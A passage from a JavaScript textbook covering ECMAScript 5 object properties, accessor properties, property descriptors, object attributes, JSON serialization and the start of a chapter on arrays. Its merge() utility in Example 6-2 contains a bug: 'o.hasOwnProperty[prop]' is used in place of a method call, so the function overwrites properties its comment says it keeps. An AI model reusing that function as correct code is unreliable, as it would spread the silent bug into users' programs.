var o = { x: undefined }   // Property is explicitly set to undefined
o.x !== undefined          // false: property exists but is undefined
o.y !== undefined          // false: property doesn't even exist
"x" in o                   // true: the property exists
"y" in o                   // false: the property doesn't exists
delete o.x;                // Delete the property x
"x" in o                   // false: it doesn't exist anymore
```

Note that the code above uses the !== operator instead of !=. !== and === distinguish between undefined and null. Sometimes, however, you don't want to make this distinction:

```
// If o has a property x whose value is not null or undefined, double it.
if (o.x != null) o.x *= 2;

// If o has a property x whose value does not convert to false, double it.
// If x is undefined, null, false, "", 0, or NaN, leave it alone.
if (o.x) o.x *= 2;
```

6.5 Enumerating Properties

Instead of testing for the existence of individual properties, we sometimes want to iterate through or obtain a list of all the properties of an object. This is usually done with the for/in loop, although ECMAScript 5 provides two handy alternatives.

The for/in loop was covered in §5.5.4. It runs the body of the loop once for each enumerable property (own or inherited) of the specified object, assigning the name of the property to the loop variable. Built-in methods that objects inherit are not enumerable, but the properties that your code adds to objects are enumerable (unless you use one of the functions described later to make them nonenumerable). For example:

```
var o = {x:1, y:2, z:3};              // Three enumerable own properties
o.propertyIsEnumerable("toString")    // => false: not enumerable
for(p in o)                           // Loop through the properties
    console.log(p);                   // Prints x, y, and z, but not toString
```

Some utility libraries add new methods (or other properties) to Object.prototype so that they are inherited by, and available to, all objects. Prior to ECMAScript 5, however, there is no way to make these added methods nonenumerable, so they are enumerated by for/in loops. To guard against this, you might want to filter the properties returned by for/in. Here are two ways you might do so:

```
for(p in o) {
    if (!o.hasOwnProperty(p)) continue;       // Skip inherited properties
}
```

```
    for(p in o) {
        if (typeof o[p] === "function") continue; // Skip methods
    }
```

Example 6-2 defines utility functions that use `for/in` loops to manipulate object properties in helpful ways. The `extend()` function, in particular, is one that is commonly included in JavaScript utility libraries.[2]

Example 6-2. Object utility functions that enumerate properties

```
/*
 * Copy the enumerable properties of p to o, and return o.
 * If o and p have a property by the same name, o's property is overwritten.
 * This function does not handle getters and setters or copy attributes.
 */
function extend(o, p) {
    for(prop in p) {                        // For all props in p.
        o[prop] = p[prop];                  // Add the property to o.
    }
    return o;
}

/*
 * Copy the enumerable properties of p to o, and return o.
 * If o and p have a property by the same name, o's property is left alone.
 * This function does not handle getters and setters or copy attributes.
 */
function merge(o, p) {
    for(prop in p) {                            // For all props in p.
        if (o.hasOwnProperty[prop]) continue;   // Except those already in o.
        o[prop] = p[prop];                      // Add the property to o.
    }
    return o;
}

/*
 * Remove properties from o if there is not a property with the same name in p.
 * Return o.
 */
function restrict(o, p) {
    for(prop in o) {                        // For all props in o
        if (!(prop in p)) delete o[prop];   // Delete if not in p
    }
    return o;
}

/*
 * For each property of p, delete the property with the same name from o.
 * Return o.
 */
function subtract(o, p) {
```

2. The implementation of `extend()` shown here is correct but does not compensate for a well-known bug in Internet Explorer. We'll see a more robust version of `extend()` in Example 8-3.

```
    for(prop in p) {                            // For all props in p
        delete o[prop];                         // Delete from o (deleting a
                                                // nonexistent prop is harmless)
    }
    return o;
}

/*
 * Return a new object that holds the properties of both o and p.
 * If o and p have properties by the same name, the values from p are used.
 */
function union(o,p) { return extend(extend({},o), p); }

/*
 * Return a new object that holds only the properties of o that also appear
 * in p. This is something like the intersection of o and p, but the values of
 * the properties in p are discarded
 */
function intersection(o,p) { return restrict(extend({}, o), p); }

/*
 * Return an array that holds the names of the enumerable own properties of o.
 */
function keys(o) {
    if (typeof o !== "object") throw TypeError(); // Object argument required
    var result = [];                    // The array we will return
    for(var prop in o) {                // For all enumerable properties
        if (o.hasOwnProperty(prop))     // If it is an own property
            result.push(prop);          // add it to the array.
    }
    return result;                      // Return the array.
}
```

In addition to the `for/in` loop, ECMAScript 5 defines two functions that enumerate property names. The first is `Object.keys()`, which returns an array of the names of the enumerable own properties of an object. It works just like the `keys()` utility function shown in Example 6-2.

The second ECMAScript 5 property enumeration function is `Object.getOwnPropertyNames()`. It works like `Object.keys()` but returns the names of all the own properties of the specified object, not just the enumerable properties. There is no way to write this function in ECMAScript 3, because ECMAScript 3 does not provide a way to obtain the nonenumerable properties of an object.

6.6 Property Getters and Setters

We've said that an object property is a name, a value, and a set of attributes. In ECMAScript 5[3] the value may be replaced by one or two methods, known as a *getter*

3. And in recent ECMAScript 3 versions of major browsers other than IE.

and a *setter*. Properties defined by getters and setters are sometimes known as *accessor properties* to distinguish them from *data properties* that have a simple value.

When a program queries the value of an accessor property, JavaScript invokes the getter method (passing no arguments). The return value of this method becomes the value of the property access expression. When a program sets the value of an accessor property, JavaScript invokes the setter method, passing the value of the right-hand side of the assignment. This method is responsible for "setting," in some sense, the property value. The return value of the setter method is ignored.

Accessor properties do not have a *writable* attribute as data properties do. If a property has both a getter and a setter method, it is a read/write property. If it has only a getter method, it is a read-only property. And if it has only a setter method, it is a write-only property (something that is not possible with data properties) and attempts to read it always evaluate to `undefined`.

The easiest way to define accessor properties is with an extension to the object literal syntax:

```
var o = {
    // An ordinary data property
    data_prop: value,

    // An accessor property defined as a pair of functions
    get accessor_prop() { /* function body here */ },
    set accessor_prop(value) { /* function body here */ }
};
```

Accessor properties are defined as one or two functions whose name is the same as the property name, and with the `function` keyword replaced with `get` and/or `set`. Note that no colon is used to separate the name of the property from the functions that access that property, but that a comma is still required after the function body to separate the method from the next method or data property. As an example, consider the following object that represents a 2D Cartesian point. It has ordinary data properties to represent the X and Y coordinates of the point, and it has accessor properties for the equivalent polar coordinates of the point:

```
var p = {
   // x and y are regular read-write data properties.
   x: 1.0,
   y: 1.0,

   // r is a read-write accessor property with getter and setter.
   // Don't forget to put a comma after accessor methods.
   get r() { return Math.sqrt(this.x*this.x + this.y*this.y); },
   set r(newvalue) {
     var oldvalue = Math.sqrt(this.x*this.x + this.y*this.y);
     var ratio = newvalue/oldvalue;
     this.x *= ratio;
     this.y *= ratio;
   },
```

```
    // theta is a read-only accessor property with getter only.
    get theta() { return Math.atan2(this.y, this.x); }
};
```

Note the use of the keyword `this` in the getters and setter above. JavaScript invokes these functions as methods of the object on which they are defined, which means that within the body of the function `this` refers to the point object. So the getter method for the `r` property can refer to the `x` and `y` properties as `this.x` and `this.y`. Methods and the `this` keyword are covered in more detail in §8.2.2.

Accessor properties are inherited, just as data properties are, so you can use the object `p` defined above as a prototype for other points. You can give the new objects their own `x` and `y` properties, and they'll inherit the `r` and `theta` properties:

```
var q = inherit(p);  // Create a new object that inherits getters and setters
q.x = 1; q.y = 1;    // Create q's own data properties
console.log(q.r);    // And use the inherited accessor properties
console.log(q.theta);
```

The code above uses accessor properties to define an API that provides two representations (Cartesian coordinates and polar coordinates) of a single set of data. Other reasons to use accessor properties include sanity checking of property writes and returning different values on each property read:

```
// This object generates strictly increasing serial numbers
var serialnum = {
    // This data property holds the next serial number.
    // The $ in the property name hints that it is a private property.
    $n: 0,

    // Return the current value and increment it
    get next() { return this.$n++; },

    // Set a new value of n, but only if it is larger than current
    set next(n) {
        if (n >= this.$n) this.$n = n;
        else throw "serial number can only be set to a larger value";
    }
};
```

Finally, here is one more example that uses a getter method to implement a property with "magical" behavior.

```
// This object has accessor properties that return random numbers.
// The expression "random.octet", for example, yields a random number
// between 0 and 255 each time it is evaluated.
var random = {
    get octet() { return Math.floor(Math.random()*256); },
    get uint16() { return Math.floor(Math.random()*65536); },
    get int16() { return Math.floor(Math.random()*65536)-32768; }
};
```

This section has shown only how to define accessor properties when creating a new object from an object literal. The next section shows how to add accessor properties to existing objects.

6.7 Property Attributes

In addition to a name and value, properties have attributes that specify whether they can be written, enumerated, and configured. In ECMAScript 3, there is no way to set these attributes: all properties created by ECMAScript 3 programs are writable, enumerable, and configurable, and there is no way to change this. This section explains the ECMAScript 5 API for querying and setting property attributes. This API is particularly important to library authors because:

- It allows them to add methods to prototype objects and make them nonenumerable, like built-in methods.
- It allows them to "lock down" their objects, defining properties that cannot be changed or deleted.

For the purposes of this section, we are going to consider getter and setter methods of an accessor property to be property attributes. Following this logic, we'll even say that the value of a data property is an attribute as well. Thus, we can say that a property has a name and four attributes. The four attributes of a data property are *value*, *writable*, *enumerable*, and *configurable*. Accessor properties don't have a *value* attribute or a *writable* attribute: their writability is determined by the presence or absence of a setter. So the four attributes of an accessor property are *get*, *set*, *enumerable*, and *configurable*.

The ECMAScript 5 methods for querying and setting the attributes of a property use an object called a *property descriptor* to represent the set of four attributes. A property descriptor object has properties with the same names as the attributes of the property it describes. Thus, the property descriptor object of a data property has properties named `value`, `writable`, `enumerable`, and `configurable`. And the descriptor for an accessor property has `get` and `set` properties instead of `value` and `writable`. The `writable`, `enumerable`, and `configurable` properties are boolean values, and the `get` and `set` properties are function values, of course.

To obtain the property descriptor for a named property of a specified object, call `Object.getOwnPropertyDescriptor()`:

```
// Returns {value: 1, writable:true, enumerable:true, configurable:true}
Object.getOwnPropertyDescriptor({x:1}, "x");

// Now query the octet property of the random object defined above.
// Returns { get: /*func*/, set:undefined, enumerable:true, configurable:true}
Object.getOwnPropertyDescriptor(random, "octet");

// Returns undefined for inherited properties and properties that don't exist.
Object.getOwnPropertyDescriptor({}, "x");         // undefined, no such prop
Object.getOwnPropertyDescriptor({}, "toString"); // undefined, inherited
```

As its name implies, `Object.getOwnPropertyDescriptor()` works only for own properties. To query the attributes of inherited properties, you must explicitly traverse the prototype chain (see `Object.getPrototypeOf()` in §6.8.1).

To set the attributes of a property, or to create a new property with the specified attributes, call `Object.defineProperty()`, passing the object to be modified, the name of the property to be created or altered, and the property descriptor object:

```
var o = {};  // Start with no properties at all
// Add a nonenumerable data property x with value 1.
Object.defineProperty(o, "x", { value : 1,
                                writable: true,
                                enumerable: false,
                                configurable: true});

// Check that the property is there but is nonenumerable
o.x;           // => 1
Object.keys(o) // => []

// Now modify the property x so that it is read-only
Object.defineProperty(o, "x", { writable: false });

// Try to change the value of the property
o.x = 2;       // Fails silently or throws TypeError in strict mode
o.x            // => 1

// The property is still configurable, so we can change its value like this:
Object.defineProperty(o, "x", { value: 2 });
o.x            // => 2

// Now change x from a data property to an accessor property
Object.defineProperty(o, "x", { get: function() { return 0; } });
o.x            // => 0
```

The property descriptor you pass to `Object.defineProperty()` does not have to include all four attributes. If you're creating a new property, then omitted attributes are taken to be `false` or `undefined`. If you're modifying an existing property, then the attributes you omit are simply left unchanged. Note that this method alters an existing own property or creates a new own property, but it will not alter an inherited property.

If you want to create or modify more than one property at a time, use `Object.defineProperties()`. The first argument is the object that is to be modified. The second argument is an object that maps the names of the properties to be created or modified to the property descriptors for those properties. For example:

```
var p = Object.defineProperties({}, {
    x: { value: 1, writable: true, enumerable:true, configurable:true },
    y: { value: 1, writable: true, enumerable:true, configurable:true },
    r: {
        get: function() { return Math.sqrt(this.x*this.x + this.y*this.y) },
        enumerable:true,
        configurable:true
    }
});
```

This code starts with an empty object, then adds two data properties and one read-only accessor property to it. It relies on the fact that `Object.defineProperties()` returns the modified object (as does `Object.defineProperty()`).

We saw the ECMAScript 5 method `Object.create()` in §6.1. We learned there that the first argument to that method is the prototype object for the newly created object. This method also accepts a second optional argument, which is the same as the second argument to `Object.defineProperties()`. If you pass a set of property descriptors to `Object.create()`, then they are used to add properties to the newly created object.

`Object.defineProperty()` and `Object.defineProperties()` throw TypeError if the attempt to create or modify a property is not allowed. This happens if you attempt to add a new property to a nonextensible (see §6.8.3) object. The other reasons that these methods might throw TypeError have to do with the attributes themselves. The *writable* attribute governs attempts to change the *value* attribute. And the *configurable* attribute governs attempts to change the other attributes (and also specifies whether a property can be deleted). The rules are not completely straightforward, however. It is possible to change the value of a nonwritable property if that property is configurable, for example. Also, it is possible to change a property from writable to nonwritable even if that property is nonconfigurable. Here are the complete rules. Calls to `Object.defineProperty()` or `Object.defineProperties()` that attempt to violate them throw TypeError:

- If an object is not extensible, you can edit its existing own properties, but you cannot add new properties to it.
- If a property is not configurable, you cannot change its configurable or enumerable attributes.
- If an accessor property is not configurable, you cannot change its getter or setter method, and you cannot change it to a data property.
- If a data property is not configurable, you cannot change it to an accessor property.
- If a data property is not configurable, you cannot change its *writable* attribute from `false` to `true`, but you can change it from `true` to `false`.
- If a data property is not configurable and not writable, you cannot change its value. You can change the value of a property that is configurable but nonwritable, however (because that would be the same as making it writable, then changing the value, then converting it back to nonwritable).

Example 6-2 included an `extend()` function that copied properties from one object to another. That function simply copied the name and value of the properties and ignored their attributes. Furthermore, it did not copy the getter and setter methods of accessor properties, but simply converted them into static data properties. Example 6-3 shows a new version of `extend()` that uses `Object.getOwnPropertyDescriptor()` and `Object.defineProperty()` to copy all property attributes. Rather than being written as a function, this version is defined as a new Object method and is added as a nonenumerable property to `Object.prototype`.

Example 6-3. Copying property attributes

```
/*
 * Add a nonenumerable extend() method to Object.prototype.
 * This method extends the object on which it is called by copying properties
 * from the object passed as its argument.  All property attributes are
 * copied, not just the property value.  All own properties (even non-
 * enumerable ones) of the argument object are copied unless a property
 * with the same name already exists in the target object.
 */
Object.defineProperty(Object.prototype,
    "extend",                 // Define Object.prototype.extend
    {
        writable: true,
        enumerable: false,    // Make it nonenumerable
        configurable: true,
        value: function(o) {  // Its value is this function
            // Get all own props, even nonenumerable ones
            var names = Object.getOwnPropertyNames(o);
            // Loop through them
            for(var i = 0; i < names.length; i++) {
                // Skip props already in this object
                if (names[i] in this) continue;
                // Get property description from o
                var desc = Object.getOwnPropertyDescriptor(o,names[i]);
                // Use it to create property on this
                Object.defineProperty(this, names[i], desc);
            }
        }
    });
```

6.7.1 Legacy API for Getters and Setters

The object literal syntax for accessor properties described in §6.6 allows us to define accessor properties in new objects, but it doesn't allow us to query the getter and setter methods or to add new accessor properties to existing objects. In ECMAScript 5 we can use `Object.getOwnPropertyDescriptor()` and `Object.defineProperty()` to do these things.

Most JavaScript implementations (with the major exception of the IE web browser) supported the object literal `get` and `set` syntax even before the adoption of ECMAScript 5. These implementations support a nonstandard legacy API for querying and setting getters and setters. This API consists of four methods available on all objects. `__lookupGetter__()` and `__lookupSetter__()` return the getter or setter method for a named property. And `__defineGetter__()` and `__defineSetter__()` define a getter or setter: pass the property name first and the getter or setter method second. The names of each of these methods begin and end with double underscores to indicate that they are nonstandard methods. These nonstandard methods are not documented in the reference section.

6.8 Object Attributes

Every object has associated *prototype*, *class*, and *extensible* attributes. The subsections that follow explain what these attributes do and (where possible) how to query and set them.

6.8.1 The prototype Attribute

An object's *prototype* attribute specifies the object from which it inherits properties. (Review §6.1.3 and §6.2.2 for more on prototypes and property inheritance.) This is such an important attribute that we'll usually simply say "the prototype of `o`" rather than "the prototype attribute of `o`." Also, it is important to understand that when `prototype` appears in code font, it refers to an ordinary object property, not to the prototype attribute.

The prototype attribute is set when an object is created. Recall from §6.1.3 that objects created from object literals use `Object.prototype` as their prototype. Objects created with `new` use the value of the `prototype` property of their constructor function as their prototype. And objects created with `Object.create()` use the first argument to that function (which may be `null`) as their prototype.

In ECMAScript 5, you can query the prototype of any object by passing that object to `Object.getPrototypeOf()`. There is no equivalent function in ECMAScript 3, but it is often possible to determine the prototype of an object `o` using the expression `o.constructor.prototype`. Objects created with a `new` expression usually inherit a `constructor` property that refers to the constructor function used to create the object. And, as described above, constructor functions have a `prototype` property that specifies the prototype for objects created using that constructor. This is explained in more detail in §9.2, which also explains why it is not a completely reliable method for determining an object's prototype. Note that objects created by object literals or by `Object.create()` have a `constructor` property that refers to the `Object()` constructor. Thus, `constructor.prototype` refers to the correct prototype for object literals, but does not usually do so for objects created with `Object.create()`.

To determine whether one object is the prototype of (or is part of the prototype chain of) another object, use the `isPrototypeOf()` method. To find out if `p` is the prototype of `o` write `p.isPrototypeOf(o)`. For example:

```
var p = {x:1};                  // Define a prototype object.
var o = Object.create(p);       // Create an object with that prototype.
p.isPrototypeOf(o)              // => true: o inherits from p
Object.prototype.isPrototypeOf(p) // => true: p inherits from Object.prototype
```

Note that `isPrototypeOf()` performs a function similar to the `instanceof` operator (see §4.9.4).

Mozilla's implementation of JavaScript has (since the early days of Netscape) exposed the prototype attribute through the specially named `__proto__` property, and you can use this property to directly query or set the prototype of any object. Using `__proto__`

is not portable: it has not been (and probably never will be) implemented by IE or Opera, although it is currently supported by Safari and Chrome. Versions of Firefox that implement ECMAScript 5 still support `__proto__`, but restrict its ability to change the prototype of nonextensible objects.

6.8.2 The class Attribute

An object's *class* attribute is a string that provides information about the type of the object. Neither ECMAScript 3 nor ECMAScript 5 provide any way to set this attribute, and there is only an indirect technique for querying it. The default `toString()` method (inherited from `Object.prototype`) returns a string of the form:

```
[object class]
```

So to obtain the class of an object, you can invoke this `toString()` method on it, and extract the eighth through the second-to-last characters of the returned string. The tricky part is that many objects inherit other, more useful `toString()` methods, and to invoke the correct version of `toString()`, we must do so indirectly, using the `Function.call()` method (see §8.7.3). Example 6-4 defines a function that returns the class of any object you pass it.

Example 6-4. A classof() function

```
function classof(o) {
    if (o === null) return "Null";
    if (o === undefined) return "Undefined";
    return Object.prototype.toString.call(o).slice(8,-1);
}
```

This `classof()` function works for any JavaScript value. Numbers, strings, and booleans behave like objects when the `toString()` method is invoked on them, and the function includes special cases for `null` and `undefined`. (The special cases are not required in ECMAScript 5.) Objects created through built-in constructors such as `Array` and `Date` have *class* attributes that match the names of their constructors. Host objects typically have meaningful *class* attributes as well, though this is implementation-dependent. Objects created through object literals or by `Object.create` have a *class* attribute of "Object". If you define your own constructor function, any objects you create with it will have a *class* attribute of "Object": there is no way to specify the *class* attribute for your own classes of objects:

```
classof(null)       // => "Null"
classof(1)          // => "Number"
classof("")         // => "String"
classof(false)      // => "Boolean"
classof({})         // => "Object"
classof([])         // => "Array"
classof(/./)        // => "Regexp"
classof(new Date()) // => "Date"
classof(window)     // => "Window" (a client-side host object)
function f() {};    // Define a custom constructor
classof(new f());   // => "Object"
```

6.8.3 The extensible Attribute

The *extensible* attribute of an object specifies whether new properties can be added to the object or not. In ECMAScript 3, all built-in and user-defined objects are implicitly extensible, and the extensibility of host objects is implementation defined. In ECMAScript 5, all built-in and user-defined objects are extensible unless they have been converted to be nonextensible, and the extensibility of host objects is again implementation defined.

ECMAScript 5 defines functions for querying and setting the extensibility of an object. To determine whether an object is extensible, pass it to `Object.isExtensible()`. To make an object nonextensible, pass it to `Object.preventExtensions()`. Note that there is no way to make an object extensible again once you have made it nonextensible. Also note that calling `preventExtensions()` only affects the extensibility of the object itself. If new properties are added to the prototype of a nonextensible object, the nonextensible object will inherit those new properties.

The purpose of the *extensible* attribute is to be able to "lock down" objects into a known state and prevent outside tampering. The *extensible* object attribute is often used in conjunction with the *configurable* and *writable* property attributes, and ECMAScript 5 defines functions that make it easy to set these attributes together.

`Object.seal()` works like `Object.preventExtensions()`, but in addition to making the object nonextensible, it also makes all of the own properties of that object nonconfigurable. This means that new properties cannot be added to the object, and existing properties cannot be deleted or configured. Existing properties that are writable can still be set, however. There is no way to unseal a sealed object. You can use `Object.isSealed()` to determine whether an object is sealed.

`Object.freeze()` locks objects down even more tightly. In addition to making the object nonextensible and its properties nonconfigurable, it also makes all of the object's own data properties read-only. (If the object has accessor properties with setter methods, these are not affected and can still be invoked by assignment to the property.) Use `Object.isFrozen()` to determine if an object is frozen.

It is important to understand that `Object.seal()` and `Object.freeze()` affect only the object they are passed: they have no effect on the prototype of that object. If you want to thoroughly lock down an object, you probably need to seal or freeze the objects in the prototype chain as well.

`Object.preventExtensions()`, `Object.seal()`, and `Object.freeze()` all return the object that they are passed, which means that you can use them in nested function invocations:

```
// Create a sealed object with a frozen prototype and a nonenumerable property
var o = Object.seal(Object.create(Object.freeze({x:1}),
                                  {y: {value: 2, writable: true}}));
```

6.9 Serializing Objects

Object *serialization* is the process of converting an object's state to a string from which it can later be restored. ECMAScript 5 provides native functions `JSON.stringify()` and `JSON.parse()` to serialize and restore JavaScript objects. These functions use the JSON data interchange format. JSON stands for "JavaScript Object Notation," and its syntax is very similar to that of JavaScript object and array literals:

```
o = {x:1, y:{z:[false,null,""]}}; // Define a test object
s = JSON.stringify(o);            // s is '{"x":1,"y":{"z":[false,null,""]}}'
p = JSON.parse(s);                // p is a deep copy of o
```

The native implementation of these functions in ECMAScript 5 was modeled very closely after the public-domain ECMAScript 3 implementation available at *http://json.org/json2.js*. For practical purposes, the implementations are the same, and you can use these ECMAScript 5 functions in ECMAScript 3 with this *json2.js* module.

JSON syntax is a *subset* of JavaScript syntax, and it cannot represent all JavaScript values. Objects, arrays, strings, finite numbers, `true`, `false`, and `null` are supported and can be serialized and restored. `NaN`, `Infinity`, and `-Infinity` are serialized to `null`. Date objects are serialized to ISO-formatted date strings (see the `Date.toJSON()` function), but `JSON.parse()` leaves these in string form and does not restore the original Date object. Function, RegExp, and Error objects and the `undefined` value cannot be serialized or restored. `JSON.stringify()` serializes only the enumerable own properties of an object. If a property value cannot be serialized, that property is simply omitted from the stringified output. Both `JSON.stringify()` and `JSON.parse()` accept optional second arguments that can be used to customize the serialization and/or restoration process by specifying a list of properties to be serialized, for example, or by converting certain values during the serialization or stringification process. Complete documentation for these functions is in the reference section.

6.10 Object Methods

As discussed earlier, all JavaScript objects (except those explicitly created without a prototype) inherit properties from `Object.prototype`. These inherited properties are primarily methods, and because they are universally available, they are of particular interest to JavaScript programmers. We've already seen the `hasOwnProperty()`, `propertyIsEnumerable()`, and `isPrototypeOf()` methods. (And we've also already covered quite a few static functions defined on the `Object` constructor, such as `Object.create()` and `Object.getPrototypeOf()`.) This section explains a handful of universal object methods that are defined on `Object.prototype`, but which are intended to be overridden by other, more specialized classes.

6.10.1 The toString() Method

The `toString()` method takes no arguments; it returns a string that somehow represents the value of the object on which it is invoked. JavaScript invokes this method of an object whenever it needs to convert the object to a string. This occurs, for example, when you use the + operator to concatenate a string with an object or when you pass an object to a method that expects a string.

The default `toString()` method is not very informative (though it is useful for determining the class of an object, as we saw in §6.8.2). For example, the following line of code simply evaluates to the string "[object Object]":

```
var s = { x:1, y:1 }.toString();
```

Because this default method does not display much useful information, many classes define their own versions of `toString()`. For example, when an array is converted to a string, you obtain a list of the array elements, themselves each converted to a string, and when a function is converted to a string, you obtain the source code for the function. These customized versions of the `toString()` method are documented in the reference section. See `Array.toString()`, `Date.toString()`, and `Function.toString()`, for example.

§9.6.3 describes how to define a custom `toString()` method for your own classes.

6.10.2 The toLocaleString() Method

In addition to the basic `toString()` method, objects all have a `toLocaleString()`. The purpose of this method is to return a localized string representation of the object. The default `toLocaleString()` method defined by Object doesn't do any localization itself: it simply calls `toString()` and returns that value. The Date and Number classes define customized versions of `toLocaleString()` that attempt to format numbers, dates, and times according to local conventions. Array defines a `toLocaleString()` method that works like `toString()` except that it formats array elements by calling their `toLocaleString()` methods instead of their `toString()` methods.

6.10.3 The toJSON() Method

`Object.prototype` does not actually define a `toJSON()` method, but the `JSON.stringify()` method (see §6.9) looks for a `toJSON()` method on any object it is asked to serialize. If this method exists on the object to be serialized, it is invoked, and the return value is serialized, instead of the original object. See `Date.toJSON()` for an example.

6.10.4 The valueOf() Method

The `valueOf()` method is much like the `toString()` method, but it is called when JavaScript needs to convert an object to some primitive type other than a string—typically, a number. JavaScript calls this method automatically if an object is used in a context where a primitive value is required. The default `valueOf()` method does nothing interesting, but some of the built-in classes define their own `valueOf()` method (see `Date.valueOf()`, for example). §9.6.3 explains how to define a `valueOf()` method for custom object types you define.

CHAPTER 7
Arrays

An *array* is an ordered collection of values. Each value is called an *element*, and each element has a numeric position in the array, known as its *index*. JavaScript arrays are *untyped*: an array element may be of any type, and different elements of the same array may be of different types. Array elements may even be objects or other arrays, which allows you to create complex data structures, such as arrays of objects and arrays of arrays. JavaScript arrays are *zero-based* and use 32-bit indexes: the index of the first element is 0, and the highest possible index is 4294967294 ($2^{32}-2$), for a maximum array size of 4,294,967,295 elements. JavaScript arrays are *dynamic*: they grow or shrink as needed and there is no need to declare a fixed size for the array when you create it or to reallocate it when the size changes. JavaScript arrays may be *sparse*: the elements need not have contiguous indexes and there may be gaps. Every JavaScript array has a `length` property. For nonsparse arrays, this property specifies the number of elements in the array. For sparse arrays, `length` is larger than the index of all elements.

JavaScript arrays are a specialized form of JavaScript object, and array indexes are really little more than property names that happen to be integers. We'll talk more about the specializations of arrays elsewhere in this chapter. Implementations typically optimize arrays so that access to numerically indexed array elements is generally significantly faster than access to regular object properties.

Arrays inherit properties from `Array.prototype`, which defines a rich set of array manipulation methods, covered in §7.8 and §7.9. Most of these methods are *generic*, which means that they work correctly not only for true arrays, but for any "array-like object." We'll discuss array-like objects in §7.11. In ECMAScript 5, strings behave like arrays of characters, and we'll discuss this in §7.12.

7.1 Creating Arrays

The easiest way to create an array is with an array literal, which is simply a comma-separated list of array elements within square brackets. For example:

```
var empty = [];                 // An array with no elements
var primes = [2, 3, 5, 7, 11]; // An array with 5 numeric elements
var misc = [ 1.1, true, "a", ]; // 3 elements of various types + trailing comma
```

The values in an array literal need not be constants; they may be arbitrary expressions:

```
var base = 1024;
var table = [base, base+1, base+2, base+3];
```

Array literals can contain object literals or other array literals:

```
var b = [[1,{x:1, y:2}], [2, {x:3, y:4}]];
```

If an array literal contains multiple commas in a row, with no value between, the array is sparse (see 7.3). Array elements for which values are omitted do not exist, but appear to be undefined if you query them:

```
var count = [1,,3]; // Elements at indexes 0 and 2. count[1] => undefined
var undefs = [,,];  // An array with no elements but a length of 2
```

Array literal syntax allows an optional trailing comma, so [,,] has a lenth of 2, not 3.

Another way to create an array is with the Array() constructor. You can invoke this constructor in three distinct ways:

- Call it with no arguments:

  ```
  var a = new Array();
  ```

  This method creates an empty array with no elements and is equivalent to the array literal [].

- Call it with a single numeric argument, which specifies a length:

  ```
  var a = new Array(10);
  ```

  This technique creates an array with the specified length. This form of the Array() constructor can be used to preallocate an array when you know in advance how many elements will be required. Note that no values are stored in the array, and the array index properties "0", "1", and so on are not even defined for the array.

- Explicitly specify two or more array elements or a single non-numeric element for the array:

  ```
  var a = new Array(5, 4, 3, 2, 1, "testing, testing");
  ```

  In this form, the constructor arguments become the elements of the new array. Using an array literal is almost always simpler than this usage of the Array() constructor.

7.2 Reading and Writing Array Elements

You access an element of an array using the [] operator. A reference to the array should appear to the left of the brackets. An arbitrary expression that has a non-negative integer value should be inside the brackets. You can use this syntax to both read and write the value of an element of an array. Thus, the following are all legal JavaScript statements:

```
var a = ["world"];      // Start with a one-element array
var value = a[0];       // Read element 0
```

```
a[1] = 3.14;            // Write element 1
i = 2;
a[i] = 3;               // Write element 2
a[i + 1] = "hello";     // Write element 3
a[a[i]] = a[0];         // Read elements 0 and 2, write element 3
```

Remember that arrays are a specialized kind of object. The square brackets used to access array elements work just like the square brackets used to access object properties. JavaScript converts the numeric array index you specify to a string—the index 1 becomes the string "1"—then uses that string as a property name. There is nothing special about the conversion of the index from a number to a string: you can do that with regular objects, too:

```
o = {};         // Create a plain object
o[1] = "one";   // Index it with an integer
```

What is special about arrays is that when you use property names that are non-negative integers less than 2^{32}, the array automatically maintains the value of the length property for you. Above, for example, we created an array a with a single element. We then assigned values at indexes 1, 2, and 3. The length property of the array changed as we did so:

```
a.length        // => 4
```

It is helpful to clearly distinguish an *array index* from an *object property name*. All indexes are property names, but only property names that are integers between 0 and $2^{32}-2$ are indexes. All arrays are objects, and you can create properties of any name on them. If you use properties that are array indexes, however, arrays have the special behavior of updating their length property as needed.

Note that you can index an array using numbers that are negative or that are not integers. When you do this, the number is converted to a string, and that string is used as the property name. Since the name is not a non-negative integer, it is treated as a regular object property, not an array index. Also, if you index an array with a string that happens to be a non-negative integer, it behaves as an array index, not an object property. The same is true if you use a floating-point number that is the same as an integer:

```
a[-1.23] = true;  // This creates a property named "-1.23"
a["1000"] = 0;    // This the 1001st element of the array
a[1.000]          // Array index 1.  Same as a[1]
```

The fact that array indexes are simply a special type of object property name means that JavaScript arrays have no notion of an "out of bounds" error. When you try to query a nonexistent property of any object, you don't get an error, you simply get undefined. This is just as true for arrays as it is for objects:

```
a = [true, false];      // This array has elements at indexes 0 and 1
a[2]                    // => undefined. No element at this index.
a[-1]                   // => undefined. No property with this name.
```

Since arrays are objects, they can inherit elements from their prototype. In ECMAScript 5, they can even have array elements defined by getter and setter methods

(§6.6). If an array does inherit elements or use getters and setters for elements, you should expect it to use a nonoptimized code path: the time to access an element of such an array would be similar to regular object property lookup times.

7.3 Sparse Arrays

A *sparse* array is one in which the elements do not have contiguous indexes starting at 0. Normally, the `length` property of an array specifies the number of elements in the array. If the array is sparse, the value of the `length` property is greater than the number of elements. Sparse arrays can be created with the `Array()` constructor or simply by assigning to an array index larger than the current array `length`.

```
a = new Array(5);   // No elements, but a.length is 5.
a = [];             // Create an array with no elements and length = 0.
a[1000] = 0;        // Assignment adds one element but sets length to 1001.
```

We'll see later that you can also make an array sparse with the `delete` operator.

Arrays that are sufficiently sparse are typically implemented in a slower, more memory-efficient way than dense arrays are, and looking up elements in such an array will take about as much time as regular object property lookup.

Note that when you omit a value in an array literal (using repeated commas as in `[1,,3]`) the resulting array is sparse and the omitted elements simply do not exist:

```
var a1 = [,];           // This array has no elements and length 1
var a2 = [undefined];   // This array has one undefined element
0 in a1                 // => false: a1 has no element with index 0
0 in a2                 // => true: a2 has the undefined value at index 0
```

Some older implementations (such as Firefox 3) incorrectly insert the undefined values in array literals with omitted values. In these implementations `[1,,3]` is the same as `[1,undefined,3]`.

Understanding sparse arrays is an important part of understanding the true nature of JavaScript arrays. In practice, however, most JavaScript arrays you will work with will not be sparse. And, if you do have to work with a sparse array, your code will probably treat it just as it would treat a nonsparse array with `undefined` elements.

7.4 Array Length

Every array has a `length` property, and it is this property that makes arrays different from regular JavaScript objects. For arrays that are dense (i.e., not sparse), the `length` property specifies the number of elements in the array. Its value is one more than the highest index in the array:

```
[].length            // => 0: the array has no elements
['a','b','c'].length // => 3: highest index is 2, length is 3
```

